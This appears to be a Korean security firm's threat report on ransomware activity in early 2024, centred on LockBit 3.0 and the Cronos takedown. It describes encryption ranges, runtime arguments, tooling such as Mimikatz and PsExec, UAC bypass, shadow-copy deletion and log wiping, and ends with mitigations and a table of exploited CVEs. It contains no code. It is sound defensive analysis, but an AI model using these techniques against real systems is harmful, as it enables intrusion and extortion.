[13] CIS (Commonwealth of Independent States) : 소련의 해체로 독립한 국가들의 국제기구. 러시아, 몰도바, 벨라루스, 우즈베키스탄, 카자흐스탄 등이 포함됨

Top5 랜섬웨어




그림 3. 산업/국가별 주요 랜섬웨어 공격 현황

LockBit 은 국제 공조로 인프라가 압수된 상황에서도 백업 서버를 통해서 5 일 만에 복귀해 시선을 모았다. LockBit 은 인프라를 압수당해도 문제를 최소화할 수 있도록 인프라를 분산시킬 예정이라고 발표했다. 또한 새로운 다크웹 유출 사이트의 첫 게시글로 FBI 를 등록했으며, 텍스트 파일을 통해 Cronos 작전이 실질적으로 큰 피해를 주지 않았음을 전달했다. 이외에도 LockBit 이 원격 데스크톱 솔루션인 ScreenConnect 의 최신 취약점을 이용하여 미국의 911 시스템을 사용하는 원격지에 랜섬웨어를 배포한 정황도 포착됐다.

BlackCat(Alphv)은 지난해 12 월 이후부터 미국 의료 시설에 대한 공격을 이어가고 있다. 2 월부턴 ScreenConnect 신규 취약점을 활용해 미국의 의료 시설을 공격하고 있는 것이 확인됐다. FBI 는 BlackCat(Alphv)에 관련된 정보를 제공할 경우 최대 1,500 만 달러의 현상금을 지급할 것을 발표했다. 또한 FBI, CISA[14], HHS[15] 는 미국 병원을 표적으로 한 BlackCat(Alphv) 랜섬웨어 공격에 대해 추가적으로 경고했다.

Play 랜섬웨어 그룹은 2022년 6월 등장해 현재까지 약 360개의 조직(국가 주요 기반 시설 포함)을 공격했다. 이로 인해 지난해 12 월 CISA 및 ACSC[16] 는 Play 에 대해 경고하는 합동 사이버 보안 권고문을 발표하기도 했다. 최근에는 미국 식음료 기업인 Welch's 를 공격하여 시스템 운영을 중단시켰으며, 해당 기업의 기밀 데이터와 고객 문서, 금융 정보들을 탈취했다고 밝혔다.


대부분의 랜섬웨어는 상대적으로 보안이 취약한 제조업을 대상으로 랜섬웨어 공격을 수행하는 반면, Hunters 랜섬웨어는 제조업 공격 비율이 13%로 상대적으로 낮고 주요 기관과 유통업을 주 타깃으로 공격을 수행했다. 또한 BlackBasta 랜섬웨어는 다수의 호주 업체가 사용중인 호스팅 서비스를 공격하여 공격 대상 국가에서 호주가 가장 높은 수치를 기록하는 등 다른 공격 양상을 보였다.

[14] CISA (Cybersecurity & Infrastructure Security Agency) : 미국 국토안보부 산하의 사이버보안 및 인프라 보안국

[15] HHS (United States Department of Health and Human Services) : 미국 보건복지부

[16] ACSC (Australian Cyber Security Centre) : 호주 정부의 사이버 보안 주도 기관인 호주 사이버 보안 센터

■ 랜섬웨어 집중 포커스




출처: LockBit 3.0 랜섬웨어 그룹 데이터 유출 사이트

LockBit 는 2019 년 9 월부터 4 년간 활동 중이며, 여러 계열사를 대상으로 랜섬웨어를 제공하고, 탈취한 몸값의 일부를 수수료로 받는 RaaS 형태의 랜섬웨어 조직이다. LockBit 은 체계적이고 효과적인 공격을 위해서 지속적으로 자체 시스템을 업데이트해 왔다. 일례로 이들의 정보 탈취 도구인 StealBit 과 그룹 정책을 통한 내부 전파 기능이 추가된 LockBit 2.0(Red) 버전을 2021 년 6 월 업데이트했으며, 2022 년 6 월에는 BlackMatter 랜섬웨어와 유사한 탐지 회피 기법이 적용된 LockBit 3.0(Black) 버전을 공개했다. 2023 년 1 월에는 Conti 랜섬웨어를 재사용한 LockBit Green 버전도 등장했다.

LockBit 은 일반적인 랜섬웨어 그룹의 운영과는 다른 치밀한 모습을 보인다. 랜섬웨어를 3.0 버전으로 업데이트한 후, 랜섬웨어의 취약점으로 인해 복호화 도구가 출시되는 것을 예방하기 위한 버그 바운티 [17] 를 개최했다. 이를 통해 비즈니스 아이디어를 제안받고 다크웹 유출 사이트, Tox 메신저 [18], Tor 네트워크 [19]를 통해서 자신들의 IP 나 위치 정보와 같은 신원 정보가 노출되지 않는지 등을 점검한다.

2024 년 2 월 20 일 영국, FBI, Europol 등 11 개국 기관들은 Cronos 작전을 통해 LockBit 의 다크웹 유출 사이트와 일부 데이터들을 압수했다. 공격에 사용되는 서버 34 개와 계정 14,000 개를 포함한 범죄 인프라를 무력화했다고 발표했다. 이 과정에서 LockBit 4.0 버전 혹은 새로운 버전으로 사용될 수 있는 .NET[20] 으로 개발된 LockBit-NG-Dev 랜섬웨어가 발견됐다. 이 밖에도 이들은 압수한 유출 사이트를 통해서 2 월 25 일까지 LockBit 의 활동과 관련한 여러 정보들을 게시했다. 게시된 정보에는 StealBit 인프라, 계열사 명단, 관계자 체포 소식, 복호화 키 및 도구 배포, LockBit 계정 폐쇄 소식 등 다수의 내용이 포함됐다.



출처: LockBit 3.0 랜섬웨어 그룹 데이터 유출 사이트

[17] 버그 바운티: 기업의 소프트웨어나 시스템의 보안 취약점을 찾는 것에 대해 보상을 지급하는 제도

[18] Tox 메신저: 메시지와 사용자의 개인 정보 보호 기능을 제공하는 메신저

[19] Tor 네트워크: 사용자의 온라인 활동을 숨기는 익명성 보호 네트워크

[20] .NET : MS 에서 개발한 Windows 프로그램 개발 및 실행 환경

LockBit 은 인프라를 압수 당한지 5 일 만에 새로운 다크웹 유출 사이트를 통해 활동을 재개했다. 이들은 백업된 서버 데이터를 통해 다크웹 유출 사이트를 복구했으며, PHP 취약점(CVE-2023-3824[21])이 패치된 버전으로 수정했다.

새로운 유출 사이트에는 가장 첫 번째로 FBI 를 게시하고 Cronos 작전과 관련된 이야기를 전했다. 탈취당한 복호화 키는 전체 키의 2.5%뿐이며, 발표한 계열사 정보도 실제 신원 정보를 포함하고 있지 않다고 말했다. 이들은 “압수당한 데이터들이 아주 일부에 불과해 LockBit 의 활동에 전혀 문제없다”고 덧붙였다. LockBit 은 이번 사건을 계기로 인프라와 운영적 측면을 더 강화할 것이라고 발표했다. 이와 함께 다른 랜섬웨어 그룹에게 PHP 취약점(CVE-2023-3824)을 통해서 공격당할 수 있다고 경고하는 메시지도 전달했다.


여러 국가 기관이 수개월 동안 국제 공조를 진행했음에도 불구하고 LockBit 은 빠르게 복귀 후 새로운 유출 데이터를 업로드 중이다. 이번 사건을 계기로 LockBit 랜섬웨어 그룹의 행보가 주목되는 가운데, LockBit 3.0 의 랜섬웨어를 자세히 살펴보고자 한다. 더불어 LockBit 그룹의 전략에 대비한 대응 방안을 제시한다.

[21] CVE-2023-3824 : PHP 애플리케이션 배포 및 설치에 사용되는 PHP Archive 파일을 읽어 올 때 발생하는 원격 코드 실행 취약점. PHP 8.0.30 이전의 8.0.* 버전, 8.1.22 이전의 8.1.* 버전, 8.2.8 이전 버전의 8.2.* 버전이 해당된다.

LockBit 3.0 Ransomeware

암호화 키

Salsa20 알고리즘으로 파일 암호화를 하고, 해당 키를 RSA로 보호



암호화 방식

512KB 이하: 파일 전체 암호화
512KB 초과 5.5 MB 이하: 최초 512KB 암호화
5.5 MB 초과 60.5MB 이하: 5.5MB 마다 512KB 암호화
60.5MB 초과 253MB 이하: 최초 5MB 암호화 후 15.5MB 마다 512KB 암호화
253MB 초과 1GB 이하: 최초 5MB 암호화 후 31MB 마다 1MB 암호화
1GB 초과: 최초 15MB 암호화 후 102.5MB 마다 2.5MB 암호화

특징

랜섬노트

[A-Za-z0-9]{9}_README.txt

변경 확장자

.[A-Za-z0-9]{9}

RSA 공개키로 생성한 해시값의 앞 9글자

제작 언어

C/C++

그림 4. LockBit 3.0 랜섬웨어 개요

LockBit 3.0 랜섬웨어 전략




그림 5. LockBit 3.0 랜섬웨어 공격 전략

LockBit 3.0 랜섬웨어는 계열사별로 다양한 초기 침투 방식을 사용한다. 취약한 소프트웨어나 RDP[22] 취약점을 통해서 초기 침투를 시도하거나, 윈도우 설치 파일로 위장한 NSIS[23] 실행파일 형태로 배포해 침투하는 경우도 있다. 국내에서는 파일 아이콘 변경을 통해 이력서로 위장한 실행파일이나, 문서에 포함된 스크립트를 통해서 감염시키는 버전도 발견됐다. 필요에 따라서 C2 서버[24]로부터 랜섬웨어를 다운로드 받거나, 압축된 랜섬웨어를 이용하는 경우도 존재한다.

추가적으로 자격 증명 탈취, 시스템 데이터 수집, 내부 전파, 원격 접속, 데이터 유출을 위한 도구들을 다운로드 받아 사용한다. 악성 도구와 자체 제작한 정보 탈취 도구뿐만 아니라, 공격을 목적으로 제작되지 않은 정상 도구를 공격에 활용하기도 한다.

[22] RDP (Remote Desktop Protocol) : 다른 컴퓨터를 원격으로 제어할 수 있도록 해주는 프로토콜

[23] NSIS (Nullsoft Scriptable Install System) : 스크립트 기반으로 동작하는 Windows용 설치 시스템

[24] C2 서버 (Command & Control 서버) : 공격자가 초기 침투에 성공한 장치와 통신을 유지하고 명령 및 제어 전달이 가능한 도구 및 기술 집합

파일명	설명
Chocolatey	Windows 소프트웨어를 위한 명령줄 기반 패키지 관리자
Rclone	외부 스토리지 관리 및 업로드/다운로드 프로그램
WinSCP	컴퓨터와 서버 간 파일을 전송하거나 관리할 수 있는 Windows 프로그램
PsExec	로컬/원격 시스템에 임의의 프로세스를 실행할 수 있는 도구
StealBit	자체 개발한 정보 탈취 자동화 도구
Mimikatz	Windows 시스템의 메모리에서 비밀번호나 자격 증명과 같은 민감 정보를 추출하는 도구

표 1. LockBit 3.0 이 사용한 도구

LockBit 랜섬웨어는 명령어 실행 인자를 확인하여 여러 가지 기능을 수행할 수 있으며 공격의 편의성 및 효율성을 위한 기능으로 제공한다. 특히, 랜섬웨어 실행에 필요한 키를 입력해야 파일 암호화가 진행된다.

유출된 LockBit 3.0 빌더에 따르면, 분석가가 쉽게 랜섬웨어를 분석하지 못하도록 랜섬웨어 일부를 인코딩하여 보호하는 기능이 존재한다. 보호된 파일의 경우, -pass 인자와 함께 32Bytes 길이의 키를 입력하지 않으면, 파일이 디코딩되지 않아 파일 암호화와 내부 전파와 같은 기능이 실행되지 않고 종료된다.

인자	설명
-path {path}	지정한 경로만 암호화
-pass {32Bytes key}	랜섬웨어 실행에 필요한 키 입력
-safe	안전모드로 부팅 후 파일 암호화
-wall	바탕화면 변경 및 랜섬노트 출력
-gspd	그룹 정책 수정 및 내부 전파
-psex	관리 공유를 이용한 내부 전파
-gdel	그룹 정책 변경 사항 삭제
-del	실행 후 자가 삭제

표 2. LockBit 3.0 랜섬웨어 인자

파일 암호화나 레지스트리 조작 등 시스템 구성요소 접근에는 관리자 권한이 필요한데 UAC[25] 우회를 통해 강제적으로 시스템 구성요소에 접근 후, 관리자 권한을 가진 프로세스의 권한을 복제하여 사용한다. 권한 상승 이후에는 실행중인 프로세스와 보안과 백업에 관련된 서비스를 종료한 뒤, 피해자가 임의로 복구하는 것을 방지하기 위해 VSC[26] 를 삭제한다. 이후 드라이브와 네트워크 리소스에 접근하여 대상을 수집하고 파일 암호화를 진행한다.

랜섬웨어 전파를 위해서 PsExec 도구를 사용해 원격으로 명령을 실행시키거나, 그룹 정책을 수정하여 AD[27] 의 도메인 서버를 감염시키는 방식을 사용한다. LockBit 3.0 실행 시 -psex 인자나 -gspd 인자와 함께 실행해야 내부 전파가 이루어진다.

LockBit 은 위와 같이 파일 암호화와 내부 전파를 위한 시스템 구성요소 관리 외에도, 다양한 요소를 변경해 침투한다. 바탕화면과 암호화된 파일의 아이콘을 자체 생성한 이미지 파일로 바꾸며, 랜섬웨어를 시작 프로그램으로 등록한다. 사용자가 해당 시스템을 부팅하면 자동으로 랜섬웨어가 실행되는 구조다. 뿐만 아니라 랜섬웨어에 하드코딩된 문자열을 통해서 이벤트 로그 [28] 데이터를 덮어 씌우고, 이벤트 로그를 비활성화 해 LockBit 랜섬웨어의 공격 흔적을 삭제해 추적을 회피하고 공격 벡터를 확인하기 어렵도록 탐지 및 분석을 방해한다.

[25] UAC (User Account Control) : 시스템에 영향을 줄 수 있는 작업을 허용 여부를 확인하는 보안 매커니즘

[26] VSC (Volume Shadow Copy) : Windows 시스템에서 파일이나 볼륨의 특정 시점의 백업 복사본을 생성하는 기능

[27] AD (Active Directory) : 조직 내의 자원 및 권한 등을 관리할 수 있는 Windows 기반 중앙집중관리 서비스

[28] 이벤트 로그 : 시스템의 성능, 오류, 경고, 운영 정보 등 중요 정보가 기록된 데이터

LockBit 3.0 랜섬웨어 대응방안




그림 6. LockBit 3.0 랜섬웨어 대응방안

LockBit 은 메일의 첨부파일을 통해서 랜섬웨어 실행을 유도한다. 첨부된 파일은 악성 스크립트가 포함된 파일이거나 문서 아이콘으로 위장한 실행 파일이다. 국내에서는 이력서나 저작권 위반 사칭 메일로 위장하여 유포된 바 있다. 따라서 출처가 불분명한 이메일의 첨부파일이나 링크를 실행하지 않도록 주의하고, Anti-Virus 를 사용하여 프로그램이나 스크립트가 실행되지 못하도록 관리해야 한다. 또한, 소프트웨어의 취약점이나 프로토콜 취약점을 이용해 직접 배포하기도 한다. 따라서 소프트웨어나 운영체제를 취약하지 않은 버전으로 주기적으로 업데이트하고, 사용하지 않는 프로토콜은 비활성화해 감염을 예방해야 한다.




그림 7. LockBit 3.0 이 국내에 유포한 메일과 악성 파일

CVE	설명	영향 버전	패치 버전
CVE-2018-13379	Fortinet 의 보안 OS FortiOS 에서 SSL VPN[29]을 사용하는 경우, 시스템 파일을 다운로드 받을 수 있는 파일 경로 탐색 취약점	5.4.6 ~ 5.4.12 5.6.3 ~ 5.6.7 6.0.0 ~ 6.0.4	5.6.8 이상 6.0.5 이상
CVE-2020-0796	Windows 에서 사용하는 자원 공유 프로토콜인 SMB 3.1.1 에서 발생하는 원격 코드 실행 취약점	Windows 10 & Server 2016 (build 1903, 1909)	KB4551762 업데이트
CVE-2021-44228	JAVA 기반의 오픈소스 로깅 라이브러리 Log4j 에서 발견된 원격 코드 실행 취약점	2.0-beta9 ~ 2.15.0 (2.12.2, 2.12.3, 2.3.1 제외)	2.12.2, 2.12.3, 2.3.1, 2.16.0 이상
CVE-2021-22986	F5 의 애플리케이션 배포 네트워크 장비인 BIG-IP, BIG-IQ 에서 발생하는 원격 코드 실행 취약점	패치 버전 이전의 16.0.*, 15.1.*, 14.1.*, 13.1.*, 12.1.*	16.0.1.1 이상 15.1.2.1 이상 14.1.4 이상 13.1.3.6 이상 12.1.5.3 이상
CVE-2021-26855 **CVE-2021-26857** **CVE-2021-26858** **CVE-2021-27065**	MS 의 전자 메일 서버인 Exchange Server 에서 발생하는 원격 코드 실행 취약점	Exchange Server 2013, 2016, 2019	KB5000871 업데이트
CVE-2021-36942	Windows Server 에서 인증되지 않은 공격자가 도메인 컨트롤러를 통해 다른 서버에 인증하도록 허용 가능한 취약점	2008 r2 sp1, 2016, 2008 sp2, 2012, 2012 r2, 2020 h2, 2004, 2019	KB5005076 혹은 KB5005106 업데이트
CVE-2022-3653	크롬 브라우저의 Vulkan 그래픽 엔진에서 발생하는 힙 버퍼 오버플로우 취약점	107.0.5304.62 미만	107.0.5304.62 이상
CVE-2022-36537	오픈 소스 JAVA 프레임워크 Zk Framework 에서 발생하는 취약점으로, POST 요청을 조작하여 중요한 정보에 접근할 수 있는 취약점	9.6.1, 9.6.0.1, 9.0.1.2, 8.6.4.1	9.6.2 이상
CVE-2023-0669	Forta 의 보안 관리 파일 전송 소프트웨어 GoAnywhere MFT 에서 원격 코드 실행이 가능한 취약점	7.1.1 이하	7.1.2 이상
CVE-2023-20269	통합 보안 플랫폼 Cisco ASA 와 차세대 위협 방어 플랫폼 Cisco FTD 소프트웨어의 원격 액세스 VPN 취약점으로 인해 자격 증명을 획득할 수 있는 취약점	9.19.1.18 이하	9.20 이상
